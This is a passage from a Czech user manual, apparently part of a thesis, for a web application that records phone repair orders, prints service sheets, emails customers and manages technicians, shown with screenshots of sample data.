Jméno Petr	SIN 3546346432123	Poznámky technika: Šlo to dobře	
Příjmení: Michalička	Kompletnost Pouze telefon	Odeslané díly k reklamaci: Žádné	Datum odeslání: 2010-08-09
Ulice Tyršova	Závada Sám se vypíná	KONCOVÁ CENA OPRAVY: 2000	Datum vyřízení: 2010-08-09
č.p. 11	Cena 1000		
Město Kutná Hora	Přijato dne: 2010-08-04		
PSČ 28504	Předpokládané datum opravy: 2010-08-07		
Telefon 123456789	VYŘÍZENO: <input checked="" type="checkbox"/>		
E-mail flash8@centrum.cz			
Druh Opravy: pozáruční			
Přijal: Lukáš Novák			
Kam odesláno: Praha			
Kdy odesláno: 2010-07-31			
Kdy přijato: 2010-08-07			
Datum vydání: 2010-08-09			
Komunikace se zákazníkem: e-mail			
Provedené práce, použité ND:			

**Odeslat**

Obrázek 19 - Hlavní stránka systému

## 16 Úvod

Chcete urychlit růst Vaší firmy? Chcete si vybudovat stabilní vazbu se zákazníky? Nebaví Vás nekonečné papírování při reklamacích? Chcete lépe kontrolovat chod firmy? Využijte moderních technologií k efektivní komunikaci ve Vaší firmě!

Komunikační systém pro servisní oddělení je internetová aplikace, která ulehčuje práci pracovníkům na pobočkách a urychluje komunikaci se servisním oddělením. Aplikace umožňuje automaticky generovat opravenky při reklamaci zboží. Dále jednoduše sestaví servisní list s údaji o průběhu reklamace. Jakmile je reklamace vyřízena a zboží připraveno k dodání zpět zákazníkovi, můžete zákazníkovi lehce odeslat e-mail s bližšími informacemi.

Při vývoji byl kladen důraz na jednoduchost a uživatelskou přívětivost, díky tomu může aplikaci obsluhovat i neproškolený pracovník.

## 17 Funkce systému

### 17.1 Vytvoření zabezpečeného přístupu

V případě, že chceme mít aplikaci zabezpečenou proti přístupu neautorizovaných uživatelů, musíme vytvořit přístupové údaje pomocí souboru *generator.php*.

## Vytvoření zabezpečeného přístupu

Uživatelské jméno

Heslo

Generuj

Obrázek 20 - Generování zabezpečeného přístupu

Spustíme si soubor ve webovém prohlížeči a zadáme požadované údaje. Po kliknutí na tlačítko **generuj** se nám vytvoří povinná autorizace uživatelů při každém přístupu do systému. Soubor *generator.php* musí být spuštěn pod operačním systémem Linux!

### 17.2 Přidat novou opravenku

Funkce přidat novou opravenku se nachází hned na hlavní straně prostředí systému. Díky ní můžete pohodlně přidávat opravenky a ukládat je do databáze. Využívá jí hlavně pracovník, který přijímá zboží k reklamaci. Pracovník vyplní důležité údaje v tabulce **zákazník** jako jsou kontaktní údaje zákazníka, druh opravy, závadu, typ přístroje a další.

**Jsou dány dva druhy oprav:**

- Záruční – zvolí se v případě, že je zboží ještě v záruční době.
- Pozáruční – zvolí se v případě, že je zboží již po záruční době.

Po uložení do databáze, kliknutím na tlačítko **odeslat**, zvolí pracovník také technika, který bude reklamaci vyřizovat. Volbu technika provedeme tím, že vyhledáme příslušnou opravenku v databázi a editujeme ji. Po úspěšném vyřízení vyplní servisní technik tabulku **servis**. Automaticky ke každé opravence je generován jeden servisní list.



### Zákazník

Evidenční číslo	<input type="text"/>	<b>Vyber zákazníka</b>	Typ Přístroje	<input type="text" value="SHX-154"/>
Jméno	<input type="text" value="Petr"/>	Příjmení:	S/N	<input type="text" value="214568412312"/>
		<input type="text" value="Novák"/>	Kompletnost	<input type="text" value="Pouze telefon"/>
Ulice	<input type="text" value="U Sadu"/>	č.p.		
		<input type="text" value="125"/>		
Město	<input type="text" value="Praha"/>	PSČ		
		<input type="text" value="121 11"/>		
Telefon	<input type="text" value="728455467"/>	E-mail	Závada	<input type="text" value="Nefunguje mikrofon"/>
		<input type="text" value="petr.novak@seznam.cz"/>		
Druh Opravy:	<input type="text" value="záruční"/>	Přijal:		
		<input type="text" value="Karel Vomáčka"/>		
Servis			Cena	<input type="text"/>
Kam odesláno:	<input type="text" value="Praha"/>		Přijato dne:	<input type="text" value="2010-08-12"/>
Kdy odesláno:	<input type="text" value="2010-08-12"/>		Předpokládané datum opravy:	<input type="text" value="2010-08-19"/>
Kdy přijato:	<input type="text"/>			
Datum vydání:	<input type="text"/>		<b>VYŘÍZENO:</b>	<input type="checkbox"/>
Komunikace se zákazníkem:	<input type="text" value="e-mail"/>			
Provedené práce, použité ND:	<input type="text"/>			

Obrázek 21 - Přidání nové opravenky

### 17.3 Přidat opravenku zákazníkovi

V případě, že chcete přidat novou opravenku zákazníkovi, který již využil služeb servisního oddělení, postupujte následovně:

- Klikněte na **vyber zákazníka**
- Podle jména a příjmení vyhledejte zákazníka
- Po načtení poslední opravenky zákazníka, klikněte na **přidat opravenku zákazníkovi**. Tím dojde ke smazání všech údajů z formuláře kromě kontaktních údajů o zákazníkovi.

### 17.4 Zobrazit tuto opravenku

Po kliknutí na odkaz **zobrazit tuto opravenku** se nám zobrazí detaily aktuální opravenky. Funkce slouží jako náhled vygenerované opravenky před tiskem.

## Detaily opravenky s evidenčním číslem 7

OPRAVENKA BYLA PŘIJATA 2010-08-04 | OPRAVENKU PŘIJAL(A) LUKÁŠ NOVÁK

[Upravit údaje](#) | [Tisk opravenky](#) | [Tisk servisního listu](#) | [Smazat opravenku](#) | [Odeslat e-mail](#)

<b>OPRAVENKA</b>		<b>Evidenční číslo 7</b>	
<b>Dodavatel:</b>	 LUCO Zbyněk Konečný Masarykova 652 Lysá nad Labem Tel: 325 551 095	<b>Zákazník:</b>	Jméno: <b>Petr Michalička</b> Adresa: Tyršova 11, Kutná Hora Tel: <b>123456789</b>
Typ přístroje:	<b>Mobilní telefon</b>	IMEI:	3546346432123
Druh opravy:	<b>pozarucni</b>	Vada:	Sám se vypíná
Předpokládaná cena:	1000kč	Přijal:	Lukáš Novák
Datum přijetí:	2010-08-04	Zhotovit do:	<b>2010-08-09</b>

Obrázek 22 - Opravenka připravená k tisku

Po kontrole údajů lze jednoduše opravenku vytisknout.

### 17.5 Upravit údaje

V případě nalezení nesrovnalostí při kontrole vygenerované opravenky, lze lehce provést editaci pomocí funkce **upravit údaje**. Tato funkce nás vrátí na hlavní stránku aplikace, na které můžeme měnit požadované údaje. Uložení změny údajů dokončíme pomocí tlačítka **odeslat**.

### 17.6 Tisk opravenky

Funkce nám zajišťuje přenesení elektronické podoby opravenky do papírové. Nahrazuje tak ikonku tisku u většiny běžně používaných programů. Stačí pouze zvolit správné tiskové zařízení.

## 17.7 Tisk servisního listu

Funkce nám zajišťuje tisk servisního listu po reklamaci zařízení. Ke správnému generování servisního listu je nutné doplnění potřebných údajů do tabulky **servis**, na hlavní straně aplikace, servisním technikem.

<b>SERVISNÍ LIST</b>		<b>Evidenční číslo 7</b>	
<b>Dodavatel:</b>	 LUCO Zbyněk Konečný Masarykova 652 Lysá nad Labem Tel: 325 551 095	<b>Zákazník:</b>	Jméno: <b>Petr Michalička</b> Adresa: Tyršova 11, Kutná Hora Tel: <b>123456789</b>
Typ přístroje:	<b>Mobilní telefon</b>	IMEI:	3546346432123
Druh opravy:	<b>pozarucni</b>	Vada:	Sám se vypíná
Poznámka servisu: Šlo to dobře			
Provedené práce, použité ND:			
Začátek opravy:	2010-08-08	Datum opravy:	<b>2010-08-08</b>
Technik:	Pat Mat	Konečná cena:	2000kč
<b>Smluvní podmínky pro provádění oprav</b>			
1. Nárok na záruční opravu se řídí záručními podmínkami stanovenými platnými právními předpisy ČR, dále pak podmínkami prodejce a výrobce.			
2. Servisní centrum neručí za ztrátu dat uložených v paměti opravovaného zařízení. Pokud zákazník požádá o zálohování dat, servis tento úkon provede (je-li to vzhledem ke stavu přístroje možné).			
3. zákazník se zavazuje, že v případě nezrealizované opravy (neodstranitelná vada, není náhradní díl, nerentabilní oprava, neúspěšný pokus o deoxidaci po vytopení, zákazník si opravu nepřije, diagnostika závady a podobně), uhradí poplatek 450kč, který hraje náklady spojené s diagnostikou. Pokud poplatek nebude uhrazen, servis využije zadržovací právo a zařízení nebude vydáno až do doby úhrady.			
4. Zařízení nevyzvednuté do 6 měsíců od ukončení opravy, bude zlikvidováno nebo prodáno za cenu opravy			
<u>Zákazník potvrzuje, že se seznámil s výše uvedenými podmínkami a že s nimi bez výhrad souhlasí</u>			
<b>Podpis zákazníka:</b> .....			

Obrázek 23 - Vygenerovaný servisní list připravený k tisku

## 17.8 Smazat opravenku

Zde lze smazat již uloženou opravenku s databáze. Používejte tuto funkci v ojedinělých případech, pouze k nenávratnému smazání opravenky. Prakticky každá nepřesnost, vzniklá například přepsáním se, lze v opravence editovat a upravit.

## 17.9 Odeslat e-mail

Tato funkce slouží ke komunikaci servisního oddělení se zákazníkem. Odeslat e-mail zákazníkovi lze dvěma způsoby:

1. Využitím funkce **odeslat e-mail** v menu detailu opravenky budete přesměrováni na jednoduchý formulář k odeslání e-mailu. Vyplníte jméno a příjmení odesílatele, předmět a obsah e-mailu. Text lze stylizovat pomocí editoru TinyMCE. Využijte tento způsob pro vlastní sestavení e-mailu.
2. Druhý způsob odeslání zajistí zaškrtnutí políčka **vyřízeno** při editaci opravenky. Po zaškrtnutí a uložení se automaticky odešle e-mail oznamující vyřízení reklamace. Text e-mailu lze upravit pouze ve zdrojovém kódu v souboru **pridani\_zakaznika.php**.

### Email pro zákazníka Petr Michalička

[Zpět na výpis opravenek](#) | [Zpět na index](#)

Jméno a příjmení :

Předmět :

Text :

Toto je defaultní text pro textareu. Editovat lze jednoduše v souboru mail\_main.php.

**B** *I* U AaBc | ≡ ≡ ≡ ≡ | Styles Format

≡ ≡ ≡ ≡ | ↻ ↻ | 🔗 🔗 📎 🌳 👉 🔗 HTML

— ↶ ↷ 📄 | x<sub>2</sub> x<sup>2</sup> | Ω

Obrázek 24 - Rozhraní pro odeslání e-mailu pomocí 1. Způsobu

Od: LUCO servis [martin.kocourek1@gmail.com]  
Komu: flash8@centrum.cz  
Kopie:  
Předmět: Reklamace vyřízena

Vážený zákazníku,  
Vaše reklamace byla vyřízena! Zboží je připraveno k odběru.


LUCO servis

Obrázek 25 - Vzor automaticky odeslaného e-mailu

## 17.10 Vyhledávání opravenek

Při velkém množství opravenek určitě oceníte tuto funkci, pomocí které naleznete požadovanou opravenu během několika málo vteřin.

První způsob jak vyhledat opravenu, je kliknout na odkaz **vypsat všechny opravenky**. Na následující stránce můžete vyhledávat pomocí evidenčního čísla, data přijetí, jména, příjmení, typu přístroje a také sériového čísla.




The screenshot shows a search interface with a search bar containing 'michalička'. Below it is a table with columns: ID, Datum, Jméno, Příjmení, Název, and S/N. The table contains 6 rows of data. Below the table, it says 'Zobrazeno 1 až 6 z 6 záznamů (filtered from 18 total entries)'.

ID	Datum	Jméno	Příjmení	Název	S/N
7	2010-08-04	Petr	Michalička	Mobilní telefon	3546346432123
9	0000-00-00	Michal	Michalička		asdj
10	0000-00-00	Michal	Michalička	abc	123
11	0000-00-00	Petr	Michalička	sfg	wegwe
12	0000-00-00	Petr	Michalička	seznam	123
22	0000-00-00	Petr	Michalička		

Obrázek 26 - Vyhledávání opravenek ve výpisu všech opravenek

Druhou možnost využijete v případě, že máte zobrazen detail opravenky a potřebuje načíst jinou opravenu. Stačí pouze nad detailem opravenky zadat do vyhledávání evidenční číslo případně jméno nebo příjmení zákazníka.




Obrázek 27 – Vyhledávání opravenek v detailu opravenky

## 17.11 Vypsat všechny opravenky

Tuto funkci využijte v případě, že chcete vidět všechny opravenky uložené v databázi a poté například vyhledat určitou opravenu. Funkce se nachází přímo na úvodní stránce aplikace. Lze tak jednoduše zjistit počet opravenek v databázi.

## 17.12 Vyber technika

Zde můžete vybrat z databáze technika, který bude vyřizovat danou reklamaci. Funkci naleznete v tabulce **servis** na úvodní stránce aplikace. Po kliknutí budete přesměrováni na vyhledávací formulář techniků. Vyhledávat lze pomocí jména nebo příjmení. Poté klikněte na **vyber technika** a technik bude přiřazen aktuální opravence.



Vyhledávání techniků:

[Zpět na index](#)

Pat

Vybrat technika

- Mat Pat

## 17.13 Správa techniků

Díky této funkci můžete přidávat, odebírat nebo aktualizovat databázi techniků. V případě, že nastoupí nový technik lze jej přidat do databáze a smazat technika, který už ve společnosti nepracuje. Můžete také na kartě technika upravit telefonní číslo.



**Správa techniků**

[Zpět na index](#) | [Zpět na výpis techniků](#) | [Přidat technika](#)

**Karta technika Karel Omáčka**  
TELEFON 728465481

Smazat technika

Jméno:  Příjmení:

Telefon:

Obrázek 28 - Správa techniků